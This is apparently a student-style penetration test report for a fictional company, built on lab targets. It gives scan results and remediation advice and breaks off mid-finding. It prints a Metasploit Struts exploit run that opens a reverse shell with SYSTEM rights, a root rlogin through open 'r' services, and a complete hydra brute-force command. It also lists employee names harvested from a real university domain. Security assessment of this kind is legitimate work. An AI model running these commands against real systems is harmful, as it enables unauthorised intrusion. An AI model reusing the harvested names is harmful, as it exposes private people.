Penetration Test Report

Prepared by SansSecurity

Prepared for:MacroITSolution LTD

v1.0 May | 04 | 2021

Table of Contents

DOCUMENT CONTROL

Issue Control			
Document Reference	n/a	**Project Number**	n/a
Issue	1.0	**Date**	04 May 2021
Classification	Confidential	**Author**	Lumindu Dilumka
Document Title	MacroITsolutions Penetration Test		
Approved by			
Released by	Dinuka Randima		

Owner Details	
Name	Name Of Owner
Office/Region	
Contact Number	01234 567 890
E-mail Address	name@sanssecurity.co.uk

Revision History			
Issue	**Date**	**Author**	**Comments**
1.0	04 May 2021	Name Of Author	

Executive Summary

SansSecurity performed a thorough security evaluation of MacroITSolutions LTD to identify existing vulnerabilities and evaluate the current level of security risk associated with the environment and technologies in use.The test's aim is to find security flaws in the internal network,server configurations and web applications that run on the servers that are part of the scope.The tests are run while pretending to be an intruder or a malicious person.Simultaneously, extreme caution is exercised to avoid causing damage to the server. This testing effort took place in March and April of 2021, and was completed on April 18th.

Approach

- Conduct large scans to identify possible points of exposure and facilities that could be used as entry points.
- Validate vulnerabilities by running tailored scans and conducting manual investigations.
- Vulnerabilities should be identified and validated.
- Rank vulnerabilities according to the severity of the threat, the potential for failure, and the probability of exploitation.
- To support the study, conduct additional research and development activities.
- Identify problems that are of immediate concern and make recommendations for solutions.
- To improve security, develop long-term recommendations.

We attempted to probe the ports present on the various servers during the network level security checks in order to identify the services running on them, as well as any existing security holes.At the web application stage, we examined the web servers' configuration issues as well as the web application's logical errors.

Scope

Three hosts on the company's internal network, as well as a Business web application, were included in the framework of this engagement.

Nmap, hydra, Theharvester, the Metasploit Framework, aircrack-ng,Nessus, Setoolkit, Burp Suite and Netcraft were used in the testing.

Key Findings

We'd like to highlight a review of the critical issues we found during our Penetration Testing exercise in this segment.

1. Insufficient Authentication

   An attacker can use well-known passwords and brute force to get access in to the web application without much effort.

   Recommendation:

   A strong password policy should be used in combination with a proper authentication mechanism.

2. Improper input filtration

   The input values are not properly parsed.An attacker may use this vulnerability to insert a single URL and send it to another user, as well as steal session IDs.The following vulnerabilities have been discovered as a result of poor filtration.

   - SQL injection is an attack technique that can be used to manipulate databases.The username and password fields can be used to exploit the flaw.An attacker will also be able to run arbitrary SQL queries on the server if the exploit is successful.

   - Cross-site scripting (XSS) vulnerabilities were discovered on the abc.com servers.In the absence of input filtration in the scripts, an attacker may inject a single URL or a malicious Java Script into the link and send it to another user.Since the malicious script is executed within the framework of the abc.com website, the victim will regard the malicious URL as legitimate.When the parameter values from the URL are used to generate the web page, this occurs.

   - In another case, input isn't properly sanitized, enabling any malicious URL to be submitted to the victim along with a bogus description.The situation resembles that of a cross-site scripting attack.

   Recommendation:

   Filtering should be applied to all data on all pages, both input and output. Meta-characters like >,.?&/'"-() should be entirely omitted from an user's input if at all possible.SQL injection can be avoided by using stored procedures and lowering the privilege levels at which the database runs.

3. Admin login and Username enumeration

When the Administrator login validation script is run, it generates a variety of errors.

1. An incorrect username is entered.
2. A correct username and an incorrect password are given.

This will help an attacker obtain a correct username before launching a brute force attack.In the case of the vendor login validation script, username enumeration is also possible.On the server, there is a Test account.It is recommended that such accounts be disabled or deleted.

Recommendation:

Remove any unwanted accounts and make all error messages consistent across all pages to avoid disclosing any private information.

Recommendations

SansSecurity advises that the problems found during the evaluation be given special attention, and that an action plan be created to address them.

The recommendations are divided into tactical and strategic categories.Tactical guidelines are quick solutions that can help mitigate immediate security issues.Strategic guidelines include the entire environment, as well as future directions and the implementation of security best practices.The following are some of the most important recommendations:

Tactical Recommendations

- ✓ Filter User Input – Malicious characters in user input can lead to SQL injection, XSS, and other attacks.
- ✓ Use stored procedures- In addition to user input validation, stored procedures can be used to mitigate the possibility of SQL injection.
- ✓ Avoid username enumeration - by displaying clear error messages for any username and password combination.
- ✓ Implement SQL server access control – grant sufficient privileges to only approved users.

- ✓ Modify the ACL configuration on the firewall - to block all incoming traffic if port 100 is not allowed to be open on the Internet.
- ✓ Upgrade phpBB - Upgrade phpBB to avoid critical attacks that take advantage of established phpBB vulnerabilities.

- ✓ Block incoming ICMP traffic – ICMP may be used to conduct denial-of-service attacks against specific pieces of equipment.To ensure that this form of behavior is prevented, disable ICMP on the router and firewall.

- ✓ Disable the HTTP Trace method – The trace method can be used to exploit a website with cross-site scripting attacks.This process in the web service should be disabled.

- ✓ Dynamic Method should be disabled.If at all necessary, invoke on 172.16.2.8.Upgrade to Struts 2.3.20.3, 2.3.24.3, or 2.3.28 as an alternative.

- ✓ Information Disclosure – The names of MS SQL stored procedures and their parameters can be found on the website's error pages.Surfers should be unable to access this information.

- ✓ To prevent remote access to host 172.16.2, disable the "r" services or update the.rhosts file.

- ✓ On the web app located at http://172.16.2.8:8585/wordpress, update the Ninja Forms plugin to version 2.9.43 or higher.

Strategic Recommendations


- ✓ Intrusion Detection - Intrusion detection should be implemented on networks that are exposed to potentially hostile traffic.For the network, look into an IDS solution.

- ✓ Conduct proactive security assessments.

Vulnerability summary table

The Vulnerability Assessment of the System is summarized in the table below.

Category	Description		
Number of active hosts	40		
Number of vulnerabilities	25		
Vulnerabilities of High, Medium, and Informative Severity	12	5	8



Technical Report

Network Security

A. Port Scan Status

The IPs listed below were scanned for the domain ‘abc.com'.On the server, the ports mentioned appear to be open.We also show the service that normally operates on those ports, as well as the banner displayed by the service, alongside the port number.

I. 192.168.56.102

```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -A -p- 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-12 09:56 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.0011s latency).
Not shown: 65526 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ea:83:1e:45:5a:a6:8c:43:1c:3c:e3:18:dd:fc:88:a5 (DSA)
|_  2048 3a:94:d8:3f:e0:a2:7a:b8:c3:94:d7:5e:00:55:0c:a7 (RSA)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 P
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
senger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
|_http-title: owaspbwa OWASP Broken Web Applications
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
|_imap-capabilities: IMAP4rev1 completed NAMESPACE CAPABILITY THREAD=ORDEREDSUBJECT UIDPLUS OK THREAD=REFERENCES ACL2=UNIONA0001 ACL SORT QUOTA IDL
443/tcp  open  ssl/https?
| ssl-cert: Subject: commonName=owaspbwa
| Not valid before: 2013-01-02T21:12:38
|_Not valid after:  2022-12-31T21:12:38
|_ssl-date: 2021-05-12T19:27:20+00:00; +5h30m00s from scanner time.
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-object Java Object Serialization
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/6.0.24 - Error report
```

II. 192.168.56.104

```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -A -p- 192.168.56.104
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-12 09:59 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers w
Nmap scan report for 192.168.56.104
Host is up (0.00087s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.101
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2021-05-12T14:01:44+00:00; 0s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
```

III. 192.168.56.103

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -T4 -A -p- 192.168.56.103
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-12 10:24 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns o
Nmap scan report for 192.168.56.103
Host is up (0.00091s latency).
Not shown: 65524 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
| ssh-hostkey:
|   1024 0e:79:8c:45:bd:a0:ae:a8:39:f0:4a:bc:69:cc:c8:28 (DSA)
|   2048 31:1a:ba:91:59:b7:c7:d1:ea:1c:b9:65:01:1a:40:01 (RSA)
|_  521 11:25:f2:4d:63:30:9f:e2:31:0d:73:6a:ad:e2:b1:f1 (ECDSA)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49169/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Analysis:

On the server, we discovered that only the appropriate and genuine ports are open.The ping request should, however, be blocked by the firewall.As a result, the amount of port scans that arrive on the network through the internet would drop (thereby decreasing the reconnaissance attempts).

B. Service Banner disclosure

Severity level
Medium

Summary
Banner grabbing is a method of connecting to remote applications and monitoring their output.Remote attackers can find it extremely useful.With this information, an attacker may determine the program name and version running on the server, allowing him or her to focus on platform or version-specific techniques to compromise the server.

Analysis
For the service running on port 110, a banner was grabbed.(POP3 non encrypted port).

For the service running on port 3306, a banner was grabbed.(Mysql protocol).

```
D:\WINNT\system32\cmd.exe
H♦Host '                '  is not allowed to connect to this MySQL server
```

Banner taken for the service running at IP 192.168.56.105 on port 10000.

```
Server: Apache/1.3.29 (Unix) mod_ssl/2.8.16 OpenSSL/0.9.7d
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1

127
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
                                                  <HTML><HEAD>
                                                               <TITLE>400 Bad Req
uest</TITLE>
             </HEAD><BODY>
                          <H1>Bad Request</H1>
                                              Your browser sent a request that th
is server could not understand.<P>
                                 client sent HTTP/1.1 request without hostname
(see RFC2616 section 14.23): /<P>
                                </BODY></HTML>
```

Recommendations

It's a good idea to change the banners of the server's services to something generic that doesn't define the specific service (and version) that's operating.Also, limit access to ports that aren't used by regular users, such as port 10000, which is only used for server administration.

C. Remote Code Execution with Apache Struts REST Plugin with Dynamic Method Invocation

Description

When Dynamic Method Invocation is allowed in Apache Struts 2.3.20.x before 2.3.20.3, 2.3.24.x before 2.3.24.3, and 2.3.28.x before 2.3.28.1, remote attackers can execute arbitrary code through vectors similar to the REST Plugin's! (exclamation mark) operator.There is a Metasploit module that can be used to exploit this flaw.

Business impact
Medium

Observations

We successfully exploited the Apache Struts vulnerability using the exploit/multi/http/struts_dmi_rest_exec Metasploit module to gain remote code execution and a shell with SYSTEM privileges:

```
File  Edit  View  Search  Terminal  Help
msf exploit(struts_dmi_rest_exec) > run

[*] Started reverse TCP handler on 172.16.2.9:4444
[*] 172.16.2.8:8282 - Uploading exploit to 3ikloC.jar, and executing it.
[*] Sending stage (51184 bytes) to 172.16.2.8
[*] Meterpreter session 3 opened (172.16.2.9:4444 -> 172.16.2.8:50352) at 2017-1
0-26 15:14:33 -0700

meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>whoami
whoami
nt authority\system

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>
```

Potential corporate loss

There is a lot of information available.It is possible to change certain system files or information, but the attacker has no control over what can be changed, or the scope of what the attacker can affect is restricted.There is a decrease in efficiency or a disruption in the availability of resources.

Recommendation

If at all necessary, disable Dynamic Method Invocation.Upgrade to Struts 2.3.20.3, Struts 2.3.24.3, or Struts 2.3.28.1 as an alternative.

D. Misconfigured “r” Services Vulnerability

Description

The "r" services on TCP ports 512, 513, and 514 have been misconfigured to enable remote access from any host (a standard ".rhosts+ +" situation).Through these services, an intruder can easily log in as root, compromising the target host entirely.

Severity level

High

Observations

To obtain root privileges on the host, we used the rlogin utility.

```
File  Edit  View  Search  Terminal  Help
root@kali:~# rlogin -l root 172.16.2.3
Last login: Mon Oct 30 13:42:49 EDT 2017 from 172.16.2.9 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```


Business impact

All machine files are exposed as a result of total information disclosure.The system's integrity is completely compromised.The entire system is compromised due to a total lack of system security.The affected resource has been shut down completely.
The attacker may be able to fully disable the resource.

Recommendation

Think of the advantages of eliminating these resources from the server.If you need them for business purposes, edit the.rhosts file to prevent remote access from any host.

E. ISC BIND Denial of Service



Description

An error in BIND code which checks the validity of messages containing TSIG resource records can be exploited by an attacker to trigger an assertion failure in tsig.c, resulting in denial of service to clients.

Severity level

Medium

Business impact

Using a specially-crafted message, an attacker may potentially cause a BIND server to reach an inconsistent state if the attacker knows (or successfully guesses) the name of a TSIG key used by the server.

Since BIND, by default, configures a local session key even on servers whose configuration does not otherwise make use of it, almost all current BIND servers are vulnerable.


In releases of BIND dating from March 2018 and after, an assertion check in tsig.c detects this inconsistent state and deliberately exits. Prior to the introduction of the check the server would continue operating in an inconsistent state, with potentially harmful results.

Recommendation

Upgrade to the patched release most closely related to your current version of BIND:

- ✓ BIND 9.11.19
- ✓ BIND 9.14.12
- ✓ BIND 9.16.3

F. Samba Badlock Vulnerability



Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Severity
Medium

Business impact

a man in the middle is able to get read/write access to the Security Account Manager Database, which reveals all passwords and any other potential sensitive information.

Recommendation
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Web Application Vulnerabilities

1.Web reconnaissance scans

```
┌──(kali㉿kali)-[~]
└─$ theHarvester -d https://courseweb.sliit.lk/my/ -l 200 -b all
```

```
[*] Users found: 14
--------------------
Amendri Edirisinghe - Internship
Ashhar Ahamed - Associate Software Engineer
Chathura Liyanagamage - Quality Assurance Engineer
Jason Perera - Banker
Kalana Herath
Kashmiera Withana - Associate Consultant - Technology
Ranuja Arumapperuma - Software Engineering Manager
Sagara Harasgama - Web Developer
Samurdhi Senanayake
Saranga Jayawardhana - Senior Software Engineer
Sasindu Perera - Associate Software Engineer
Shehan Sanjula - SLIIT
Sulakshana Pathiratne
Your search
[*] Searching Netcraft.
        Searching 0 results.
[*] Searching Trello.
```

```
SLIIT.LK
--------
[*] URL: http://searchdns.netcraft.com/?restriction=site%2Bends%2Bwith&host=sliit.lk
[*] Country: None
[*] Host: study.sliit.lk
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------
[*] Country: None
[*] Host: www.sliit.lk
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------
[*] Country: None
[*] Host: student.sliit.lk
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------
[*] Country: None
[*] Host: netexam.sliit.lk
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ---------------------------------------------------
[*] Country: None
[*] Host: apply.sliit.lk
[*] Ip_Address: None
```

Description

The hackers aim to collect email, subdomains,host, employee names, open ports and banners from various public resources such as search engines, PGP key servers and the Shodan computer databases.

Severity

Medium

Business impact

Because of the disclose of organizational information to the attackers it will impact on organizations reputation.

Recommendation

Using IPS/IDS in your network to identify the patterns and packets used by port scanners, blocking them and generating an alert. Update the servers to the most recent version and stay up to date with the new server exploits

2.Broken authentication

Description
An attacker can use well-known passwords and brute force to get access in to the web application without much effort.

Severity level
High

Observation
Use the data Intercepted by burp to construct the **hydra** command as shown in below.


hydra 192.168.0.20 -V -l admin -P ‘Passwords.txt’ http-get-form “/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie: PHPSESSID=8g135lonl2odp8n45dcba38hg3; security=low”
It should only take a few minutes or so, depending on the size of the password list used, to find the right password.

```
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin123" - 28 of 55 [chi
d 11] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin1" - 29 of 55 [childd
14] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin12" - 30 of 55 [chil
 2] (0/0)
[ATTEMPT] target 192.168.0.20 - login "admin" - pass "admin1234" - 31 of 55 [ch
ld 15] (0/0)
[80][http-get-form] host: 192.168.0.20   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-12-28 17:04:09
```

Business impact
leads to an attacker gaining unauthorized access, that authenticated portion is now at risk and could lead to full server compromise.There was a huge amount of confidential information discovered.

Recommendation
Along with a strong password policy, a proper authentication method should be enforced.

3.phpBB viewtopic.php highlight Parameter SQL Injection (ESMARKCONANT)



Description

